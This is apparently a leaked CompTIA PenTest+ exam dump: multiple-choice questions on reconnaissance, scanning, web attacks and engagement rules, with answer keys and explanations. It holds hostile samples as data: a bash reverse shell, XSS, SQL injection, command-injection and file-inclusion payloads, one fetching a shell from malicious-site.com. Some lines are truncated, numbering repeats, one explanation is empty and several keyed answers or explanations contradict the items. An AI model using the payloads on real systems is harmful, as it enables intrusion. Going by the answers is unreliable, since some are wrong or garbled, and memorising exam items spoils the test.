

PT0-002 Dumps

CompTIA PenTest+ Certification Exam

<https://www.certleader.com/PT0-002-dumps.html>



NEW QUESTION 1

Deconfliction is necessary when the penetration test:

- A. determines that proprietary information is being stored in cleartext.
- B. occurs during the monthly vulnerability scanning.
- C. uncovers indicators of prior compromise over the course of the assessment.
- D. proceeds in parallel with a criminal digital forensic investigation.

Answer: C

Explanation:

This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

NEW QUESTION 2

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

- A. inurl:
- B. link:
- C. site:
- D. intitle:

Answer: C

Explanation:

The site: command can be used to restrict searches on Google to a specific domain. For example, site:company.com will return only results from the company.com domain. This can help the penetration tester to find information or pages related to the target domain.

NEW QUESTION 3

A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1 -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

- A. nc 10.10.1.2
- B. ssh 10.10.1.2
- C. nc 127.0.0.1 5555
- D. ssh 127.0.0.1 5555

Answer: C

NEW QUESTION 4

A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

- A. GDB
- B. Burp Suite
- C. SearchSploit
- D. Netcat

Answer: A

Explanation:

GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSploit is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.

NEW QUESTION 5

Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

- A. chmod u+x script.sh
- B. chmod u+e script.sh
- C. chmod o+e script.sh
- D. chmod o+x script.sh

Answer: A

NEW QUESTION 6

Which of the following documents is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables?

- A. SOW
- B. SLA
- C. MSA
- D. NDA

Answer: A

Explanation:

The document that is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables is the SOW (Statement of Work). The SOW is a formal document that describes the objectives, expectations, and responsibilities of the penetration-testing project. The SOW should be clear, concise, and comprehensive to avoid any ambiguity or misunderstanding.

NEW QUESTION 7

While performing the scanning phase of a penetration test, the penetration tester runs the following command:

```
.....v -sV -p- 10.10.10.23-28
```

...ip scan is finished, the penetration tester notices all hosts seem to be down.

Which of the following options should the penetration tester try next?

- A. -su
- B. -pn
- C. -sn
- D. -ss

Answer: B

Explanation:

The command `nmap -v -sV -p- 10.10.10.23-28` is a command that performs a port scan using nmap, which is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command has the following options:

- > -v enables verbose mode, which increases the amount of information displayed by nmap
- > -p- specifies that all ports from 1 to 65535 should be scanned
- * 10.10.10.23-28 specifies the range of IP addresses to be scanned

The command does not have any option for host discovery, which is a process that determines which hosts are alive or reachable on a network by sending probes such as ICMP echo requests, TCP SYN packets, or ACK packets. Host discovery can help speed up the scan by avoiding scanning hosts that are down or do not respond. However, some hosts may be configured to block or ignore host discovery probes, which can cause nmap to report them as down even if they are up. To avoid this problem, the penetration tester should use the `-Pn` option, which skips host discovery and assumes that all hosts are up. This option can force nmap to scan all hosts regardless of their response to host discovery probes, and may reveal some hosts that were previously missed. The other options are not valid options that the penetration tester should try next. The `-su` option does not exist in nmap, and would cause an error. The `-sn` option performs a ping scan and lists hosts that respond, but it does not scan any ports or services, which is not useful for the penetration test. The `-ss` option does not exist in nmap, and would cause an error.

NEW QUESTION 8

A penetration tester created the following script to use in an engagement:

```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()

try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))

except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

However, the tester is receiving the following error when trying to run the script:

```
$ python script.py 192.168.0.1
Traceback (most recent call last):
  File "script.py", line 7, in <module>
    if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?

- A. The sys variable was not defined.
- B. The argv variable was not defined.
- C. The sys module was not imported.
- D. The argv module was not imported.

Answer: C

Explanation:

The sys module is a built-in module in Python that provides access to system-specific parameters and functions, such as command-line arguments, standard input/output, and exit status. The sys module must be imported before it can be used in a script, otherwise an error will occur. The script uses the sys.argv variable, which is a list that contains the command-line arguments passed to the script. However, the script does not import the sys module at the beginning, which causes the error "NameError: name 'sys' is not defined". To fix this error, the script should include the statement "import sys" at the top. The other options are not valid reasons for the error.

NEW QUESTION 9

A penetration tester ran the following command on a staging server:

```
python -m SimpleHTTPServer 9891
```

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. nc 10.10.51.50 9891 < exploit
- B. powershell -exec bypass -f \\10.10.51.50\9891
- C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
- D. wget 10.10.51.50:9891/exploit

Answer: D

NEW QUESTION 10

Which of the following would a company's hunt team be MOST interested in seeing in a final report?

- A. Executive summary
- B. Attack TTPs
- C. Methodology
- D. Scope details

Answer: B

NEW QUESTION 10

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \ / . sandbox requests Input Sanitization ... \$ [] () Input Sanitization ... < > <
item=widget";waitfor%20delay%20'00:00:20';--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \ / . sandbox requests Input Sanitization ... \$ [] () Input Sanitization ... < > <
item=widget%20union%20select%20null,null,@version;--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \ / . sandbox requests Input Sanitization ... \$ [] () Input Sanitization ... < > <
search=Bob%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \ / . sandbox requests Input Sanitization ... \$ [] () Input Sanitization ... < > <
item=widget"+convert(int,@version)*"	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \ / . sandbox requests Input Sanitization ... \$ [] () Input Sanitization ... < > <
site=www.exe'ping%20-c%2010%20localhost'mple.com	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \ / . sandbox requests Input Sanitization ... \$ [] () Input Sanitization ... < > <
redir=http:%2f%2fwww.malicious-site.com	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \ / . sandbox requests Input Sanitization ... \$ [] () Input Sanitization ... < > <
logfile=%2fetc%2fpasswd%00	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \ / . sandbox requests Input Sanitization ... \$ [] () Input Sanitization ... < > <
lookup=\$(whoami)	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \ / . sandbox requests Input Sanitization ... \$ [] () Input Sanitization ... < > <
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \ / . sandbox requests Input Sanitization ... \$ [] () Input Sanitization ... < > <

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

- * 1. Reflected XSS - Input sanitization (<> ...)
- * 2. Sql Injection Stacked - Parameterized Queries
- * 3. DOM XSS - Input Sanitization (<> ...)
- * 4. Local File Inclusion - sandbox req
- * 5. Command Injection - sandbox req
- * 6. SQLi union - paramtrized queries
- * 7. SQLi error - paramtrized queries

- * 8. Remote File Inclusion - sandbox
- * 9. Command Injection - input sanitization
- * 10. URL redirect - prevent external calls

NEW QUESTION 14

A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.

Which of the following actions should the tester take?

- A. Perform forensic analysis to isolate the means of compromise and determine attribution.
- B. Incorporate the newly identified method of compromise into the red team's approach.
- C. Create a detailed document of findings before continuing with the assessment.
- D. Halt the assessment and follow the reporting procedures as outlined in the contract.

Answer: D

Explanation:

Halting the assessment and following the reporting procedures as outlined in the contract is the best action to take after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The reporting procedures are part of the contract that specifies how to handle any critical issues or incidents during the penetration testing engagement. They should include details such as who to contact, what information to provide, and what steps to follow.

NEW QUESTION 15

A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

- A. The web server is using a WAF.
- B. The web server is behind a load balancer.
- C. The web server is redirecting the requests.
- D. The local antivirus on the web server is rejecting the connection.

Answer: A

Explanation:

A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

NEW QUESTION 17

A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

- A. Key reinstallation
- B. Deauthentication
- C. Evil twin
- D. Replay

Answer: B

Explanation:

Deauthentication will make the client connect again.

NEW QUESTION 18

During a penetration test, a tester is able to change values in the URL from `example.com/login.php?id=5` to `example.com/login.php?id=10` and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

- A. Command injection
- B. Broken authentication
- C. Direct object reference
- D. Cross-site scripting

Answer: C

Explanation:

Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

NEW QUESTION 22

Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

- A. Analyze the malware to see what it does.
- B. Collect the proper evidence and then remove the malware.
- C. Do a root-cause analysis to find out how the malware got in.
- D. Remove the malware immediately.
- E. Stop the assessment and inform the emergency contact.

Answer: E

Explanation:

Stopping the assessment and informing the emergency contact is the best thing to do next after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The emergency contact is the person designated by the client who should be notified in case of any critical issues or incidents during the penetration testing engagement.

NEW QUESTION 24

A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

- A. The tester had the situational awareness to stop the transfer.
- B. The tester found evidence of prior compromise within the data set.
- C. The tester completed the assigned part of the assessment workflow.
- D. The tester reached the end of the assessment time frame.

Answer: A

Explanation:

Situational awareness is the ability to perceive and understand the environment and events around oneself, and to act accordingly. The penetration tester demonstrated situational awareness by stopping the transfer of PII, which was out of scope and could have violated the ROE or legal and ethical principles. The other options are not relevant to the situation or the decision of the penetration tester.

NEW QUESTION 29

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

Answer: B

NEW QUESTION 30

During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames. Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

- A. Sniff and then crack the WPS PIN on an associated WiFi device.
- B. Dump the user address book on the device.
- C. Break a connection between two Bluetooth devices.
- D. Transmit text messages to the device.

Answer: B

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

NEW QUESTION 34

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

Answer: C

Explanation:

Concatenation is the term used to describe the process of appending string values onto another string. In Python, concatenation can be done using the + operator, such as "Hello" + "World" = "HelloWorld".

NEW QUESTION 37

When accessing the URL `http://192.168.0-1/validate/user.php`, a penetration tester obtained the following output:

```
..d index: eid in /apache/www/validate/user.php line 12
..d index: uid in /apache/www/validate/user.php line 13
..d index: pw in /apache/www/validate/user.php line 14
..d index: acl in /apache/www/validate/user.php line 15
```

- A. Lack of code signing
- B. Incorrect command syntax
- C. Insufficient error handling
- D. Insecure data transmission

Answer: C

Explanation:

The most probable cause for this output is insufficient error handling, which is a coding flaw that occurs when a program does not handle errors or exceptions properly or gracefully. Insufficient error handling can result in unwanted or unexpected behavior, such as crashes, hangs, or leaks. In this case, the output shows that the program is displaying warning messages that indicate undefined indexes in the user.php file. These messages reveal the names of the variables and the file path that are used by the program, which can expose sensitive information or clues to an attacker. The program should have implemented error handling mechanisms, such as try-catch blocks, error logging, or sanitizing output, to prevent these messages from being displayed or to handle them appropriately. The other options are not plausible causes for this output. Lack of code signing is a security flaw that occurs when a program does not have a digital signature that verifies its authenticity and integrity. Incorrect command syntax is a user error that occurs when a command is entered with wrong or missing parameters or options. Insecure data transmission is a security flaw that occurs when data is sent over a network without encryption or protection.

NEW QUESTION 42

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted store of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.

Answer: D

NEW QUESTION 43

Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

- A. The IP address is wrong.
- B. The server is unreachable.
- C. The IP address is on the blocklist.
- D. The IP address is on the allow list.

Answer: C

Explanation:

for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION 44

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

Answer: D

Explanation:

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.

<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes. Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.

NEW QUESTION 48

Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

- A. OWASP ZAP
- B. Nmap
- C. Nessus
- D. BeEF
- E. Hydra
- F. Burp Suite

Answer: AF

NEW QUESTION 51

Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

- A. Exploit-DB
- B. Metasploit
- C. Shodan
- D. Retina

Answer: A

Explanation:

"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks" Exploit-DB is a website that collects and archives exploits for various software and hardware products, including network infrastructure devices. Exploit-DB allows users to search for exploits by product name, vendor, type, platform, CVE number, or date. Exploit-DB is a useful resource for obtaining payloads against specific network infrastructure products. Metasploit is a framework that contains many exploits and payloads, but it is not a resource for obtaining them. Shodan is a search engine that scans the internet for devices and services, but it does not provide exploits or payloads. Retina is a vulnerability scanner that identifies weaknesses in network devices, but it does not provide exploits or payloads.

NEW QUESTION 53

A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

- A. John the Ripper
- B. Hydra
- C. Mimikatz
- D. Cain and Abel

Answer: A

NEW QUESTION 54

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

- A. Searching for service vulnerabilities
- B. Trying to recover a lost bind shell
- C. Building a reverse shell listening on specified ports
- D. Scanning a network for specific open ports

Answer: D

Explanation:

-z zero-I/O mode [used for scanning]

-v verbose

example output of script:

```
* 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open
(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for
```

NEW QUESTION 59

During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?

- A. Badge cloning
- B. Watering-hole attack
- C. Impersonation
- D. Spear phishing

Answer: D

Explanation:

Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

NEW QUESTION 63

A penetration-testing team needs to test the security of electronic records in a company's office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?

- A. Prying the lock open on the records room
- B. Climbing in an open window of the adjoining building
- C. Presenting a false employee ID to the night guard
- D. Obstructing the motion sensors in the hallway of the records room

Answer: B

Explanation:

The terms of engagement state that the penetration test should not include circumventing the alarm or performing destructive entry, which rules out options A and

D. Option C is also not allowed, as it involves social engineering, which is not part of the scope. Option B is the only one that does not violate the terms of engagement, as it uses an open door from an adjoining building to gain access to the records room. This can help the penetration tester to test the physical security of the electronic records without breaking any rules.

NEW QUESTION 67

A penetration tester found several critical SQL injection vulnerabilities during an assessment of a client's system. The tester would like to suggest mitigation to the client as soon as possible.

Which of the following remediation techniques would be the BEST to recommend? (Choose two.)

- A. Closing open services
- B. Encryption users' passwords
- C. Randomizing users' credentials
- D. Users' input validation
- E. Parameterized queries
- F. Output encoding

Answer: DE

Explanation:

SQL injection is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can result in data theft, data corruption, authentication bypass, or command execution. To mitigate SQL injection vulnerabilities, the following remediation techniques are recommended:

- Users' input validation: This involves checking and sanitizing the user input before passing it to the database server. Input validation can prevent malicious or unexpected input from reaching the database server and causing harm. Input validation can be done by using whitelists, blacklists, regular expressions, or escaping mechanisms.
- Parameterized queries: This involves using placeholders or parameters for user input instead of concatenating it with the SQL statement. Parameterized queries can separate the user input from the SQL logic and prevent it from being interpreted as part of the SQL statement. Parameterized queries can be implemented by using prepared statements, stored procedures, or frameworks that support them. The other options are not relevant or effective remediation techniques for SQL injection vulnerabilities.

NEW QUESTION 68

A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

- A. "cisco-ios" "admin+1234"
- B. "cisco-ios" "no-password"
- C. "cisco-ios" "default-passwords"
- D. "cisco-ios" "last-modified"

Answer: B

NEW QUESTION 73

A company that developers embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse-engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

- A. The reverse-engineering team may have a history of selling exploits to third parties.
- B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
- C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
- D. The reverse-engineering team will be given access to source code for analysis.

Answer: A

NEW QUESTION 78

A penetration tester obtained the following results after scanning a web server using the dirb utility:

```
...
GENERATED WORDS: 4612
---
Scanning URL: http://10.2.10.13/ ---
+
http://10.2.10.13/about (CODE:200|SIZE:1520)
+
http://10.2.10.13/home.html (CODE:200|SIZE:214)
+
http://10.2.10.13/index.html (CODE:200|SIZE:214)
+
http://10.2.10.13/info (CODE:200|SIZE:214)
...
```

DOWNLOADED: 4612 – FOUND: 4

Which of the following elements is MOST likely to contain useful information for the penetration tester?

- A. index.html
- B. about
- C. info
- D. home.html

Answer: B

Explanation:

The element /about is most likely to contain useful information for the penetration tester, as it may reveal details about the website's owner, purpose, history, contact information, etc. This information can be used for further reconnaissance, social engineering, or identifying potential vulnerabilities.

NEW QUESTION 83

A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

- A. Aircrack-ng
- B. Wireshark
- C. Wifite
- D. Kismet

Answer: A

Explanation:

Aircrack-ng is a suite of tools that allows the penetration tester to test the effectiveness of the wireless IDS solutions by performing various attacks on wireless networks, such as cracking WEP and WPA keys, capturing and injecting packets, deauthenticating clients, or creating fake access points. Aircrack-ng can also generate different types of traffic and signatures that can trigger the wireless IDS alerts or responses, such as ARP requests, EAPOL frames, or beacon frames.

NEW QUESTION 84

Which of the following BEST describe the OWASP Top 10? (Choose two.)

- A. The most critical risks of web applications
- B. A list of all the risks of web applications
- C. The risks defined in order of importance
- D. A web-application security standard
- E. A risk-governance and compliance framework
- F. A checklist of Apache vulnerabilities

Answer: AC

Explanation:

These two options best describe the OWASP Top 10, which stands for Open Web Application Security Project Top 10 and is a list of the most critical web application security risks based on data from various sources and experts. The list is updated periodically to reflect changes in technology and threat landscape. The list also ranks the risks in order of importance based on their prevalence, impact, and ease of exploitation or remediation. The other options are not accurate descriptions of the OWASP Top 10. The list does not cover all the risks of web applications, but rather focuses on the most common and severe ones. The list is not a web application security standard, but rather a guideline or reference for developers, testers, and security professionals. The list is not a risk-governance and compliance framework, but rather a resource or tool for identifying and mitigating web application vulnerabilities. The list is not a checklist of Apache vulnerabilities, but rather a general list of web application risks that apply to any web server or platform.

NEW QUESTION 89

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

- A. Reach out to the primary point of contact
- B. Try to take down the attackers
- C. Call law enforcement officials immediately
- D. Collect the proper evidence and add to the final report

Answer: A

Explanation:

The penetration tester should reach out to the primary point of contact as soon as possible to inform them of the critical vulnerability and the active exploitation by cybercriminals. This is the most responsible and ethical course of action, as it allows the client to take immediate steps to mitigate the risk and protect their assets. The other options are not appropriate or effective in this situation. Trying to take down the attackers would be illegal and dangerous, as it may escalate the conflict or cause collateral damage. Calling law enforcement officials immediately would be premature and unnecessary, as it may involve disclosing confidential information or violating the scope of the engagement. Collecting the proper evidence and adding to the final report would be too slow and passive, as it would delay the notification and remediation of the vulnerability.

NEW QUESTION 92

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

- A. Phishing
- B. Tailgating
- C. Baiting
- D. Shoulder surfing

Answer: C

NEW QUESTION 96

A penetration tester is conducting an engagement against an internet-facing web application and planning a phishing campaign. Which of the following is the BEST passive method of obtaining the technical contacts for the website?

- A. WHOIS domain lookup
- B. Job listing and recruitment ads

- C. SSL certificate information
- D. Public data breach dumps

Answer: A

Explanation:

The BEST passive method of obtaining the technical contacts for the website would be a WHOIS domain lookup. WHOIS is a protocol that provides information about registered domain names, such as the registration date, registrant's name and contact information, and the name servers assigned to the domain. By performing a WHOIS lookup, the penetration tester can obtain the contact information of the website's technical staff, which can be used to craft a convincing phishing email.

NEW QUESTION 97

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

- A. Executive summary of the penetration-testing methods used
- B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
- C. Quantitative impact assessments given a successful software compromise
- D. Code context for instances of unsafe type-casting operations

Answer: D

Explanation:

Code context for instances of unsafe type-casting operations would most likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience, as it would provide relevant and actionable information for the developers to fix the vulnerabilities. Type-casting is the process of converting one data type to another, such as an integer to a string. Unsafe type-casting can lead to errors, crashes, or security issues, such as buffer overflows or code injection.

NEW QUESTION 100

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

- A. Add a dependency checker into the tool chain.
- B. Perform routine static and dynamic analysis of committed code.
- C. Validate API security settings before deployment.
- D. Perform fuzz testing of compiled binaries.

Answer: A

Explanation:

Adding a dependency checker into the tool chain is the best recommendation for the company that has been including vulnerable third-party modules in multiple products. A dependency checker is a tool that analyzes the dependencies of a software project and identifies any known vulnerabilities or outdated versions. This can help the developers to update or replace the vulnerable modules before deploying the products.

NEW QUESTION 102

The results of an Nmap scan are as follows:

Starting Nmap 7.80 (<https://nmap.org>) at 2021-01-24 01:10 EST Nmap scan report for (10.2.1.22)

Host is up (0.0102s latency). Not shown: 998 filtered ports Port State Service

80/tcp open http

|_http-title: 80F 22% RH 1009.1MB (text/html)

|_http-slowloris-check:

| VULNERABLE:

| Slowloris DoS Attack

| <..>

Device type: bridge|general purpose

Running (JUST GUESSING) : QEMU (95%)

OS CPE: cpe:/a:qemu:qemu

No exact OS matches found for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>. Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds

Which of the following device types will MOST likely have a similar response? (Choose two.)

- A. Network device
- B. Public-facing web server
- C. Active Directory domain controller
- D. IoT/embedded device
- E. Exposed RDP
- F. Print queue

Answer: BD

Explanation:

<https://www.netscout.com/what-is-ddos/slowloris-attacks>

From the http-title in the output, this looks like an IoT device with RH implying Relative Humidity, that offers a web-based interface for visualizing the results.

NEW QUESTION 104

A company's Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi's router.

Which of the following is MOST vulnerable to a brute-force attack?

- A. WPS
- B. WPA2-EAP
- C. WPA-TKIP
- D. WPA2-PSK

Answer: A

NEW QUESTION 106

A penetration tester wants to scan a target network without being detected by the client's IDS. Which of the following scans is MOST likely to avoid detection?

- A. `nmap -p0 -T0 -sS 192.168.1.10`
- B. `nmap -sA -sV --host-timeout 60 192.168.1.10`
- C. `nmap -f --badsum 192.168.1.10`
- D. `nmap -A -n 192.168.1.10`

Answer: C

Explanation:

